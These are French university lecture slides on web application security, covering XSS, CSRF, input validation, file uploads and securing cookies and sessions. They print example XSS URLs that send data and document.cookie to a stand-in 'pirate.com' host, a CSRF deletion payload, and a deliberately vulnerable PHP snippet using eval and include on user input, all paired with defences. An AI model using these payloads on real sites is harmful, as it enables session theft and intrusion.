Sécurité des Applications Web

Sécurité de l'application web

Mehdi BENZINE
mehdi.benzine@univ-setif.dz

Département d'Informatique
Faculté des Sciences
Université FERHAT ABBAS Sétif I

2019/2020

Introduction

La sécurité au niveau de l'application traite de la sécurité de tous les outils logiciels utilisés pour faire fonctionner l'application web:

- des applications (serveur web, SGBD...)
- des langages (PHP, Java, Ruby, ASP, SQL, PL/SQL...)
- des framework (Symphony, Zend, Spring, Struts, Rails, AngularJS ...)
- des bibliothèques et APIs(SSL, XML, Zip, JQuery...)
- des gestionnaires de contenu (CMS) (Joomla, Wordpress, Drupal...)
- du code l'application web elle-même

La première mesure de sécurité à adopter, est de veiller à l'application de toute mise à jour de sécurité des outils logiciels utilisés.


Le reste du cours ne traite que de la sécurité du code de l'application web.

Attaques XSS

Une attaque Cross Site Scripting (XSS) consiste à exploiter les vulnérabilités d'une application web pour faire exécuter sur le navigateur de la victime du code malicieux.

Ce type d'attaque est utilisé en général pour empêcher le fonctionnement d'une application, voler de l'information...

XSS: Redirection d'une application vulnérable/victime vers une application pirate



L'objectif de cette attaque est essentiellement de rediriger l'utilisateur, sans qu'il le sache, vers un site pirate pour y

Injection de code

Les attaques XSS sont réalisées en fournissant à la victime une URL piégée.

La victime n'est pas censée savoir que l'URL qu'elle utilise ne correspond pas à l'URL de l'application utilisée.

L'URL piégée exploite une vulnérabilité de l'application web pour injecter du code pirate dans une page web de l'application.

Injection de code

L'injection exploite le fait que des paramètres sont concaténés à l'URL pour être envoyés à l'application (méthode `GET`).

Le même type d'attaque est également possible avec un script utilisant la méthode `POST`.

Injection de code

L'injection de code consiste à injecter dans la page générée dynamiquement du code pirate.

Le code pirate peut être du HTML, du CSS ou du JavaScript.

Exemple

Le script ci-dessous reçois le paramètre nom d'un formulaire renseigné par l'utilisateur et l'affiche:

```
<?php
    ...
    echo "Bonjour " . $_GET["nom"];
    ...
?>
```

L'URL envoyée du navigateur au serveur peut être:
`http://site.com/page.php?nom=Youcef`

Injection de code (suite)

L'injection de code permet de rajouter dynamiquement du contenu à la page web vue par la victime, dans le but de lui faire réaliser des actions à son insu.

Exemple

```
http://site.com/page.php?nom=<b>Youcef</b>

http://site.com/page.php?nom=<script>alert("Youcef")</script>
```

Objectifs de l'injection de code

L'objectif de l'injection peut être de:

- Ajouter des éléments pirates au contenu de la page (liens, formulaires...) (HTML)
- Masquer le contenu d'origine et le remplacer par un nouveau contenu pirate (CSS)
- Ajouter un traitement automatique pirate (JavaScript)
- ...

Application vulnérable vers application pirate

Vol de données

```
http://vulnerable.com/page.php?nom=<a href="#"
onmouseover="location=
'http://pirate.com/vol_donnees.php?donnees=' + var_javascript;"
>Retour</a>
```

L'URL ce dessus permet d'envoyer l'utilisateur sur un site pirate et de lui faire exécuter le script vol_donnees.php qui se charge de stocker la variable javascript du site vulnérable passée en paramètre.

Types d'attaques XSS

Une attaque XSS peut être:


- Reflected XSS: si le code malicieux est envoyé directement à l'utilisateur ciblé, l'attaque ne se produit qu'une seule fois.
- Stored XSS: si le code malicieux est enregistré dans une base de données ou dans une page web, il sera exécuté à chaque consultation de la page infectée.
- Dom based XSS: si le code malicieux est injecté au niveau du navigateur et non pas au niveau du serveur web.

Cross Site Request Forgery (CSRF ou XSRF) ou Sea Surfing

Ce type d'attaque consiste à exploiter la vulnérabilité d'une application web pour conduire l'utilisateur sur un site victime et lui faire exécuter à son insu un certains nombre d'actions pour lesquelles il est habilité.

L'utilisateur victime doit être authentifié sur le site victime.

CSRF: Redirection d'une application vulnérable vers une application victime



Ce type d'attaque permet de rediriger l'utilisateur vers un site victime et lui faire exécuter des actions sans qu'il en est conscience.

Cross Site Request Forgery (CSRF ou XSRF) ou Sea Surfing (suite)

Redirection vers le script de suppression de l'application victime

L'application victime est une application de gestion de la scolarité.
Le script supprimer.php permet de supprimer l'étudiant dont l'id est passé en paramètre.
Seul l'administrateur du site identifié par son pseudo et son mot de passe peut réaliser cette action.

```
http://site.com/page.php?nom=<img
src="http://victime.com/supprimer.php?id=122">
```

L'URL ci-dessous exécutée par l'administrateur permet au pirate de lui faire supprimer l'étudiant 122.

Diffuser l'URL piégée

L'URL piégée doit être transmise aux victimes. Pour réaliser cela plusieurs manières existent:

- la soumettre au référencement par les moteurs de recherche
- la diffuser sur des forums publics, des blogs, des réseaux sociaux ... vulnérables
- la transmettre par courrier électronique (SPAM)
- ...

Protection contre les attaques XSS

- L'utilisation systématique de la méthode POST à la place de la méthode GET permet de compliquer la tâche du pirate mais pas de les empêcher
- La neutralisation des caractères spéciaux (<, >, ', ", &...) grâce à la fonction PHP `htmlspecialchars()` et `htmlentities()`
- Le découpage des tâches permettant la réalisation d'actions importantes sur plusieurs scripts,
- La demande de confirmation des actions importantes avec utilisation de tokens ou de captcha
- La confirmation de l'identité de l'utilisateur avant la réalisation de chaque action importante
- L'utilisation d'un Token aléatoire pour tracer le chemin de navigation de l'utilisateur sur l'application web
- ...

Utilisation de token pour se prémunir des attaques CSRF

L'utilisation de token consiste à demander à un utilisateur de confirmer une action et de lui envoyer un token unique qu'il doit renvoyer au serveur en même temps que sa confirmation.

Exemple:

```
Génération du token et son passage à l'utilisateur
comme valeur de champ de formulaire hidden
<?php
session_start();
if (empty($_SESSION['token'])) {
    if (function_exists('mcrypt_create_iv')) {
        $_SESSION['token'] =
        bin2hex(mcrypt_create_iv(32, MCRYPT_DEV_URANDOM));
    } else {
        $_SESSION['token'] =
        bin2hex(openssl_random_pseudo_bytes(32));
    }
}
$token = $_SESSION['token'];
?>
...
<input type="hidden" name= "token" value="<?php echo $token; ?>">
...
```

Utilisation de token pour se prémunir des attaques CSRF

Exemple:

Comparaison du token variable de session (présent sur le serveur) avec le token renvoyé par l'utilisateur

```php
<?php
if (!empty($_POST['token'])) {
    if (hash_equals($_SESSION['token'], $_POST['token'])) {
        // Vérification OK
    } else {
        // Problème...
    }
}
?>
```

Exemple issu d'un fil sur le site stackoverflow.com (http://stackoverflow.com/questions/6287903/how-to-properly-add-csrf-token-using-php)

Risques liés aux données saisies par l'utilisateur

Les formulaires HTML permettent à l'utilisateur de saisir des données et de les transmettre à l'application web.

Les données saisies par l'utilisateur s'il ne sont pas du bon type, taille, format... peuvent entrainer un comportement inattendu de l'application et conduire à un résultat imprévisible qui menace la sécurité de l'application.

La validation des données saisies par l'utilisateur est donc indispensable avant leur utilisation.

Risques liés aux données saisies par l'utilisateur (suite)

La validation des données saisies par l'utilisateur n'est pas fiable.

L'utilisateur peut stocker le formulaire en local ou sur un autre serveur, en supprimer tous les mécanismes de vérification des données puis l'utiliser.

La validation doit être refaite par le script PHP avant de les utiliser.

La validation des données côté client est indispensable à l'ergonomie de l'application, et la validation côté serveur est indispensable à la sécurité de l'application.

Vérification du type des données

Les fonctions PHP ci-dessous permettent de vérifier le type des données reçues de l'utilisateur avant de les utiliser:

- `is_isset()`: retourne `true` si la variable existe
- `is_int()`, `is_integer()`
- `is_float()`, `is_double()`, `is_real()`
- `is_bool()`
- `is_numeric()`
- `is_scalar()`: retourne `true` si la variable est un nombre, un booléen ou une chaîne de caractères
- `is_string()`
- `is_null()`
- ...

Vérification de la taille des données

Les injections de code étant dans la majorité des cas plus longues que les données normalement attendues, la vérification de la longueur des chaînes de caractères reçues peut permettre de détecter des comportements anormaux.

La fonction PHP `strlen()` retourne la taille de la chaîne de caractères passée en paramètre.

Vérification par liste blanche ou liste noire

Certains données ne doivent prendre qu'un nombre limité de valeurs autorisés (liste blanche). la vérification se fait en recherchant la valeur reçue parmi les valeurs de la liste blanche.

Certaines valeurs de données sont interdites (liste noire). La validation des données reçues se fait en vérifiant que leur valeur ne figure pas sur la liste noire.

Vérification par filtre

PHP offre un certain nombre de filtres permettant de vérifier si une chaîne de caractères respectent certaines règles.

- `ctype_alnum()`: retourne `true` si c'est une chaine alphanumérique
- `ctype_alpha()`:retourne `true` si c'est une chaine alphabétique
- `ctype_lower()`: retourne `true` si c'est une chaine en minuscules
- `ctype_upper()`: retourne `true` si c'est une chaine en majuscules
- `ctype_space()`: retourne `true` si c'est une chaîne contenant des espaces
- `ctype_digit()`: retourne `true` si c'est une chaîne contenant des chiffres
- ...

Vérification par expression régulière

Certaines chaînes de caractères doivent avoir un format particulier (email, numéro de téléphone, code postal ...) la vérification de la validité de ses données se fait au moyen d'expressions régulières.

Il faut systématiquement vérifier le format de chaînes de caractères telles que les adresses email, les urls ... Quand les données sont "nettoyées" et vérifiées, il est préférable de les stocker dans un nouveau tableau `$_VALIDE`.

Intégrité de scripts PHP

Les scripts PHP doivent être protégés contre la modification, le remplacement, l'effacement illicites (voir cours précédent).

Le code exécuté doit être celui écrit par les développeurs de l'application, l'exécution de code fournis par l'utilisateur doit être interdite.

Il faut donc s'abstenir d'utiliser la fonction `eval()` qui prend en paramètre du code PHP et l'exécute à la volée.
Il faut également interdire l'utilisation de la fonction `include()` avec une URL externe à l'application web.

Exemple:

```php
<?php
    include($_POST['url_fichier']);
    eval($_POST['code']);
?>
```

Téléchargement de fichiers vers le serveur

Certaines applications web permettent à leurs utilisateurs de télécharger des fichiers vers le serveur (upload).

Cette pratique peut offrir aux attaquants plusieurs vulnérabilités:

- Télécharger sur le serveur un fichier PHP pour l'exécuter
- Télécharger un ou plusieurs fichiers très volumineux peux saturer l'espace de stockage du serveur
- Télécharger des fichiers exécutables néfastes (virus, logiciels espions, scripts shell...)
- Télécharger des fichiers dont le nom constitue une injection
- ...

Télécharger un fichier PHP

Pour éviter que les utilisateurs ne puissent télécharger puis exécuter des scripts PHP sur le serveur, il faut:

- vérifier l'extension des fichiers téléchargés
- stocker les fichiers téléchargés dans un répertoire non publié par le serveur web

Télécharger des fichiers trop volumineux

Pour éviter que les utilisateurs ne puissent télécharger des fichiers trop volumineux sur le serveur, il faut configurer correctement les directives `upload_file` et `max_upload_size` du fichier `php.ini`.

- `upload_file` doit être positionner à `on` pour autoriser le téléchargement de fichiers vers le serveur.
- `max_upload_size` doit contenir la taille maximale des fichiers à télécharger (en octets).

Télécharger des fichiers exécutables

Pour éviter que les utilisateurs ne puissent télécharger des fichiers exécutables néfastes (virus, logiciels espions, scripts shell...), il faut vérifier l'extension du fichier, son type MIME...

Pour vérifier qu'un fichier contient une image
`exif_imagetype($nom_fichier)` retourne le type d'image dont il s'agit
`IMAGETYPE_GIF = 1`,
`IMAGETYPE_JPEG = 2`,
`IMAGETYPE_PNG = 3`
`...`
ou `FALSE` si le fichier passé en paramètre n'est pas une image.

Seuls les utilisateurs de confiance, peuvent être autorisés à effectuer des uploads de fichiers exécutables.

Risques liés aux cookies et sessions

Nous avons vu qu'une attaque XSS pouvait permettre le vol de cookies. La valeur du cookie est transmise par l'utilisateur, sans le savoir, à un serveur pirate.

La gestion des sessions par PHP se fait de deux manières:

- si le client accepte les cookies, un cookie de session appelé `PHPSESSID` est placé chez le client. Il contient un identifiant unique permettant de retrouver sur le serveur les variables de session attachées à se client.
- si le client n'accepte pas les cookies, l'identifiant de session est encodé dans l'URL.
  `http://site.com/page.php?PHPSESSID=1254875...`

Le vol et l'utilisation d'un cookie de session permet à un pirate de se faire passer pour l'utilisateur et à éventuellement bénéficier de ses droits pour effectuer des tâches qui lui sont interdites.

Vol de cookie

Exemple:

```
http://site.com/page.php?nom=<a href=""
onmouseover="window.location=
'http://pirate.com/vol_cookie.php?cookie=' + document.cookie;"
>Retour</a>
```


Dès que l'utilisateur victime survol le lien:

1. calculer document.cookie et le concaténer à l'URL
2. rediriger l'utilisateur vers l'URL pirate
3. exécuter sur le serveur pirate le script cookie.php avec le cookie de l'utilisateur victime comme paramètre

Tous les cookies stockés par le serveur vulnérable/victime sur le client sont envoyés au serveur pirate sous la forme d'une chaîne de caractères.

Le pirate n'a plus qu'à remplacer son cookie de session par celui de la victime pour se faire passer pour lui.

Vol de cookie



Sécuriser les cookies et les sessions

Pour sécuriser les cookies et les sessions,il faut:

- Empêcher JavaScript de manipuler les cookies
- Limiter la durée de vie des cookies et des sessions
- Chiffrer le contenu des cookies
- ...

Sécuriserles cookies et sessions

Pour sécuriser les cookies et sessions:

- dans `php.ini`, exiger que les cookies de session ne soient accessibles que par HTTP en ajoutant la directive `session.cookie_httponly = True`
- dans `php.ini`, exiger que les cookies de session aient une duréede vie limitée en ajoutant la directive `session.gc_maxlifietime = Durée_en_secondes`
- à chaque création cookie, dans la fonction `setcookie ($name [, $value [, $expire = 0 [, $path [, $domain [, $secure = false [, $httponly = false]]]]]])`
  - positionner `$httponly` à `true` pour que le cookie ne soit accessible qu'à travers HTTP (non manipulable par JavaScript).
  - positionner `$expire` au nombre de seconde qui correspond à la durée de vie du cookie
  - positionner `$secure` à `true` pour n'échanger le cookie qu'à travers une connexion chiffrée (HTTPS).

Conclusion

Le caractères textuel des langages du web et du protocole HTTP fait que les données et les instructions sont confondues.

Pour se prémunir des vulnérabilités introduites par ce principe de fonctionnement, il faut:

- nettoyer et valider toutes les données entrées par l'utilisateur
- ne pas faire confiance aux traitements effectués sur le client
- trouver le juste équilibre entre la redondance des demandes de confirmation et d'authentification et l'ergonomie de l'application
- limiter le téléchargement de fichiers en terme de taille et de type
- limiter la durée de vie et l'accessibilité des cookies et sessions
- favoriser les communications chiffrées et sécurisées entre client et serveur
- limiter l'upload de code exécutable aux utilisateurs de confiance